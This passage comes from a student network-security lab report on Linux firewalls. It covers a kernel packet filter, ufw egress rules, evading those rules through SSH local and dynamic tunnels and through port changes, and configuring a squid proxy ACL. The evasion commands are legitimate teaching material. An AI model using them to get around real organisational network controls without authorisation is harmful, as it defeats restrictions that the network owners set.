
The code provided is compiled and further extended to only drop IPv4 ICMP packets. These programs are loaded into the kernel with names `pfm.ko` and `pfm2.ko` respectively. To remove the kernel modules and to display the kernel log, the following two lines can be used.

```
$ sudo rmmod pfm.ko
$ dmesg | tail -10 //Where 10 stands for the last x lines displayed
```

Looking at the figures below, both `ping` and `Telnet` are used to show the different types of packets that are accepted or dropped.




(a) Dropped `ping` Packets



(b) Dropped `Telnet` Packets

Figure 78: All Packets Dropped



(a) Dropped `ping` Packets (b) `Telnet` Packets Allowed

Figure 79: Only ICMP Packets Dropped

From the two figures above, all packets were dropped when the module was attached to the kernel, except for figure 8b. In can be seen that `Telnet` can be executed and the timestamp for the logs are for the dropped `ping` packets in figure 8a.

3.4 Evading Egress Filtering

Egress filtering is commonly used in companies and schools to restrict the use of certain services and applications. These firewalls inspect the destination IP addresses and port numbers of outgoing packets and dropped if any matches the firewall rules. Deep packet inspections are not performed on the packets due to performance reasons and therefore using the tunnelling mechanism, egress filtering can be bypassed.

Three VMs are setup to demonstrate this purpose. Machine A is behind a firewall while Machines B and C are outside of the firewall. The following firewall rules are also setup using `ufw` on Machine A as it is more convenient than re-writing the hook.

1. All outgoing traffic to external telnet servers are blocked. The `Telnet` server is run on Machine C and can be started using the command `sudo service openbsd-inetd start`.
2. All outgoing traffic to `www.facebook.com` are blocked to emulate the restriction in companies/schools to prevent them from being distracted. As Facebook runs on 2 IP addresses, both are blocked (including its https variants). The following lines of code are run to ensure all IP addresses of Facebook are blocked.

   ```
   $ sudo ufw deny out to 157.240.7.38 port 80
   $ sudo ufw deny out to 157.240.7.38 port 443
   $ sudo ufw deny out to 157.240.7.35 port 80
   $ sudo ufw deny out to 157.240.7.35 port 443
   $ sudo ufw disable
   $ sudo ufw enable
   ```


   To check whether the implementation is successful, the browser can either have its cache cleared or perform a force refresh (`Ctrl+R`).

3.4.1 `Telnet` Bypass

To bypass the firewall, a SSH tunnel between Machine A and B can be established. This will allow all telnet traffic to go through encrypted, evading any inspection. The following line establishes a SSH tunnel from the localhost's port 8000 Machine B and packets that exit Machine B's SSH port will be forwarded to Machine C.

```
$ ssh -L 8000:<Machine C IP>:23 seed@<Machine B IP>
```

More details on the local and remote forwarding switches can be found on the Unix Stack Exchange.



Machine A has IP address 192.168.43.157
Machine B has IP address 192.168.43.154
Machine C has IP address 192.168.43.156

Figure 80: SSH Tunneling

Once the SSH tunnel has been established, another Terminal window is opened. To connect to Machine C, we will force `Telnet` to use port 8000 since the packet will be forwarded to Machine C via the SSH tunnel.

```
$ telnet localhost 8000
```

Using this method, Machine A can successfully be connected to Machine C via `Telnet`. The `ifconfig` is run to check whether the IP address of the connected system is correct and this is shown in the figure below.




Figure 81: Successfully Connected to Machine C

Wireshark is looked at and it can be seen that one cycle out from and back to Machine A includes

1. Sending an encrypted packet from Machine A to Machine B via SSH
2. Machine B sending `Telnet` data to Machine C
3. Machine C returns back `Telnet` acknowledgement data and packet
4. Machine B sends the data back to Machine A in an encrypted response packet via SSH

Packet numbers 18 – 22 in the Wireshark screen capture below show the corresponding interactions between all three machines to transfer data.




Figure 82: Wireshark Packet Flow

3.4.2 Facebook Bypass

In this task, the same approach using static port forwarding can be used to bypass the firewall. However, dynamic port forwarding can also be used. Instead of requiring that the destination IP address and port number be specified, these can now be omitted. Using dynamic port forwarding only requires the source port and the intermediary IP address be specified, as the intermediary system will determine

where it will forward based on the destination IP address encoded in the packet.

The following command allows us to perform dynamic port forwarding using SSH.

```
$ ssh -D 9000 -C seed@<Machine B IP>
```

The `-D` flag is used to specify that it is a dynamic port forwarding tunnel and the `-C` flag is used to force data compression.

To make use of port 9000 SSH tunnel, the browser must also be configured to make use of it. To configure Firefox, navigate to `Edit > Preferences > Advanced > Network > Settings`. Under "Manual proxy configuration", SOCKS Host should be set to either `localhost` or 127.0.0.1, port set to 9000 and "SOCKS v5" selected. Under "No Proxy for:", the entries should be `localhost, 127.0.0.1`.






Figure 83: Firefox Configuration

When the SSH tunnel is running in the background on a `Terminal` window, Facebook can be accessed normally via the browser. If the SSH tunnel is broken, Facebook will again be blocked due to the firewall (after removing the proxy settings).



(a) Accessing Facebook via SSH



(b) Blocked Without SSH

Figure 84: Differences with SSH Tunnel

Using Wireshark to analyse the transmitted packets, the same pattern is reflected as the previous task on `Telnet`. The data is transmitted to Machine C via SSH and it is then forwarded over to Facebook's servers (Client Hello). The server returns back the response to Machine C and it is forwarded back to Machine A via SSH.

No.	Time	Source	Destination	Protocol	Length	Info
15	2018-08-09 08:20:56.94	192.168.43.156	192.168.43.157	SSHv2	378	Server: New Keys
16	2018-08-09 08:20:56.95	192.168.43.157	192.168.43.156	SSHv2	82	Client: New Keys
17	2018-08-09 08:20:56.98	192.168.43.156	192.168.43.157	TCP	66	ssh > 52601 [ACK] Seq=1338 Ack=1410 Win=17408 Len=0 TSval=333740166 TSecr=6475389
18	2018-08-09 08:20:56.98	192.168.43.157	192.168.43.156	TCP	114	[TCP segment of a reassembled PDU]
19	2018-08-09 08:20:56.98	192.168.43.156	192.168.43.157	TCP	66	ssh > 52601 [ACK] Seq=1338 Ack=1458 Win=17408 Len=0 TSval=333740166 TSecr=6475398
20	2018-08-09 08:20:56.95	192.168.43.156	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
21	2018-08-09 08:20:57.01	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1458 Ack=1386 Win=18560 Len=0 TSval=6475408 TSecr=333740166
22	2018-08-09 08:20:57.11	192.168.43.157	192.168.43.156	TCP	130	[TCP segment of a reassembled PDU]
23	2018-08-09 08:20:57.12	192.168.43.156	192.168.43.157	TCP	130	[TCP segment of a reassembled PDU]
24	2018-08-09 08:20:57.12	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1522 Ack=1450 Win=18560 Len=0 TSval=6475431 TSecr=333740199
25	2018-08-09 08:21:02.92	192.168.43.157	192.168.43.156	TCP	210	[TCP segment of a reassembled PDU]
26	2018-08-09 08:21:02.94	192.168.43.156	192.168.43.157	TCP	98	[TCP segment of a reassembled PDU]
27	2018-08-09 08:21:02.94	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=1666 Ack=1482 Win=18560 Len=0 TSval=6476887 TSecr=333741654
28	2018-08-09 08:21:02.94	192.168.43.157	192.168.43.156	TCP	194	[TCP segment of a reassembled PDU]
29	2018-08-09 08:21:02.96	192.168.43.156	192.168.43.157	TCP	66	ssh > 52601 [ACK] Seq=1482 Ack=1794 Win=22528 Len=0 TSval=333741664 TSecr=6476887
30	2018-08-09 08:21:03.01	192.168.43.156	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
31	2018-08-09 08:21:03.01	192.168.43.157	192.168.43.156	TCP	386	[TCP segment of a reassembled PDU]
32	2018-08-09 08:21:03.01	192.168.43.156	192.168.43.157	TCP	66	ssh > 52601 [ACK] Seq=1530 Ack=2114 Win=25088 Len=0 TSval=333741678 TSecr=6476911
33	2018-08-09 08:21:03.03	192.168.43.156	192.168.43.157	TCP	178	[TCP segment of a reassembled PDU]
34	2018-08-09 08:21:03.04	192.168.43.156	192.168.43.157	TCP	322	[TCP segment of a reassembled PDU]
35	2018-08-09 08:21:03.04	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2114 Ack=1898 Win=20544 Len=0 TSval=6476912 TSecr=333741678
36	2018-08-09 08:21:03.31	192.168.43.156	192.168.43.157	TCP	130	[TCP segment of a reassembled PDU]
37	2018-08-09 08:21:03.35	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2114 Ack=1962 Win=20544 Len=0 TSval=6476990 TSecr=333741747
44	2018-08-09 08:21:17.85	192.168.43.157	192.168.43.156	TCP	146	[TCP segment of a reassembled PDU]
47	2018-08-09 08:21:17.85	192.168.43.156	157.240.7.38	TCP	74	35114 > https [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=333745392 TSecr=0 WS=128
48	2018-08-09 08:21:17.96	157.240.7.38	192.168.43.156	TCP	60	https > 35114 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
49	2018-08-09 08:21:17.96	192.168.43.156	157.240.7.38	TCP	60	35114 > https [ACK] Seq=1 Ack=1 Win=14600 Len=0
50	2018-08-09 08:21:17.96	192.168.43.156	192.168.43.157	TCP	114	[TCP segment of a reassembled PDU]
51	2018-08-09 08:21:17.96	192.168.43.157	192.168.43.156	TCP	66	52601 > ssh [ACK] Seq=2194 Ack=2010 Win=20544 Len=0 TSval=6480627 TSecr=333745394
52	2018-08-09 08:21:17.96	192.168.43.157	192.168.43.156	TCP	514	[TCP segment of a reassembled PDU]
53	2018-08-09 08:21:17.96	192.168.43.156	157.240.7.38	TLSv1	451	Client Hello
54	2018-08-09 08:21:17.96	157.240.7.38	192.168.43.156	TCP	60	https > 35114 [ACK] Seq=1 Ack=398 Win=64240 Len=0
55	2018-08-09 08:21:17.91	157.240.7.38	192.168.43.156	TLSv1	199	Server Hello, Change Cipher Spec, Encrypted Handshake Message
56	2018-08-09 08:21:17.91	192.168.43.156	157.240.7.38	TCP	60	35114 > https [ACK] Seq=398 Ack=146 Win=15544 Len=0
57	2018-08-09 08:21:17.91	192.168.43.156	192.168.43.157	TCP	258	[TCP segment of a reassembled PDU]
58	2018-08-09 08:21:17.91	192.168.43.157	192.168.43.156	TCP	162	[TCP segment of a reassembled PDU]

Figure 85: Proxy Packet Transfer

Question 4:

If `ufw` blocks SSH TCP port 22, can a SSH tunnel still be set up to evade egress filtering?

Answer 4:
Yes. Both on the server and client side, the port number for SSH can be changed by modifying the file `/etc/ssh/sshd_config`. For this example, the port number is changed from 22 to 26. The SSH service is then restarted and tested. For convenience, the `-p` switch is sufficient to show that a SSH tunnel can be established.




Figure 86: SSH Egress Filtering Bypassed

Again, we see from the figure above that we can obtain a connection to a remote server and obtain the server's IP address, bypassing the `ufw` firewall.

3.5 Web Proxy – Application Firewall

Application firewalls are another type of firewall that can be used to filter packets. Instead of inspecting data at the layer data (looking at the header fields of the packets), these firewalls look at application-layer data. These firewalls control access from/to applications or services.

3.5.1 `squid` Server Setup

A common implementation of this firewall are web proxies. For this lab, the web proxy that will be used is `squid` and can be installed by executing `sudo apt-get squid`.

After installation, the firewall policies can be set-up by modifying the file `squid.conf` in the folder `/etc/squid3`. The `squid` server needs to be restarted every time a modification has been done to the file, otherwise the new rules will not effect.

Two VMs are set-up for this task, Machine A and B. Machine A will emulate the system that requires its browsing restricted and Machine B will run the web proxy. To configure the browser for Machine A, the "HTTP Proxy" option is set to Machine B's IP address and port 3128 (default port for `squid` service).




Figure 87: Proxy Configuration Settings

After configuration, any website that is visited will show an access denied error. Also, we notice that at the footer that `squid` and the version of the software is mentioned when the site is blocked. This shows that the configuration of the software is correct and that all sites are blocked by default after installing `squid`.




Figure 88: Blocked By Proxy

To check why all sites are blocked, the configuration file needs to be accessed. To find the line causing this quickly, this line is used.

```
$ cat /etc/squid3/squid.conf | grep deny
```

The lines that stands out from the printed result are in the firewall access block of code. In this block, every site is denied with the exception of localhost sites, which are not affected.


```
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
#http_access deny to_localhost
# And finally deny all other access to this proxy
http_access deny all
```

To allow all websites through the web proxy, an Access Control List (ACL) needs to be created. By doing so, we can allow this ACL to access any website. The following lines must be added **before** `http_access deny all`.

```
acl all src 0.0.0.0/0   #acl <acl name> <type> <data>
http_access allow all   #http_access <allow/deny> <acl name>
```

To allow specific sites like `google.com` to be accessed and other sites blocked, the ACL needs to be used. The previous entries need to be commented out or it will conflict with the current ACL.

```
#acl all src 0.0.0.0/0
#http_access allow all
acl google dstdomain .google.com.
http_access allow google
```



(a) Access to Google (b) Blocked to Anywhere Else

Figure 89: Selective Access via ACL

Analysing the captured packets via Wireshark, we noticed that for Google the packet flow was the same as when SSH was used. The data is passed from Machine A to the web proxy and that data was forwarded to the respective destination IP address and port. Similarly, return of data from the destination goes through the web proxy and back to Machine A.

However, for the site that was denied, the data goes through from Machine A to the web proxy but is now returned an access denied page. This is in contrast to the previous firewall where the packets are dropped.

3.5.2 Firewall Evasion

Question 5:
If `ufw` blocks TCP port 3128, can the web proxy still be used to evade the firewall?

Answer 5:
Yes. Similar to the SSH tunnel, the listening port for the `squid` server can still be changed to some arbitrary port number. To show that this is possible, an entry in the `ufw` firewall is added to block any packets to destination port 3128.


```
$ sudo ufw deny out 3128/tcp
$ sudo ufw disable
$ sudo ufw enable
```

A random port number is selected, for this scenario the port number is amended to 10000. Port numbers below 1024 are usually reserved for specific applications and it is highly advisable to not use that range.


In the `squid.conf` file, the line `http_port` is searched for (`Ctrl + W` in nano) and modified.

`http_port 3128` → `http_port 10000`

The `squid` service is restarted and the browser is configured to use port 10000 also.



(a) `squid` Port Configuration



(b) Access Re-established

Figure 90: Firewall Bypassed

3.6 URL Rewriting/Redirection

3.6.1 `myprog.pl`

Apart from acting as a firewall, `squid` can also be used to rewrite URLs to redirect users to another web site. This can be done using any type of programming language. A perl program `myprog.pl` has been provided to demonstrate URL rewriting capabilities. It has been attached to Appendix B.

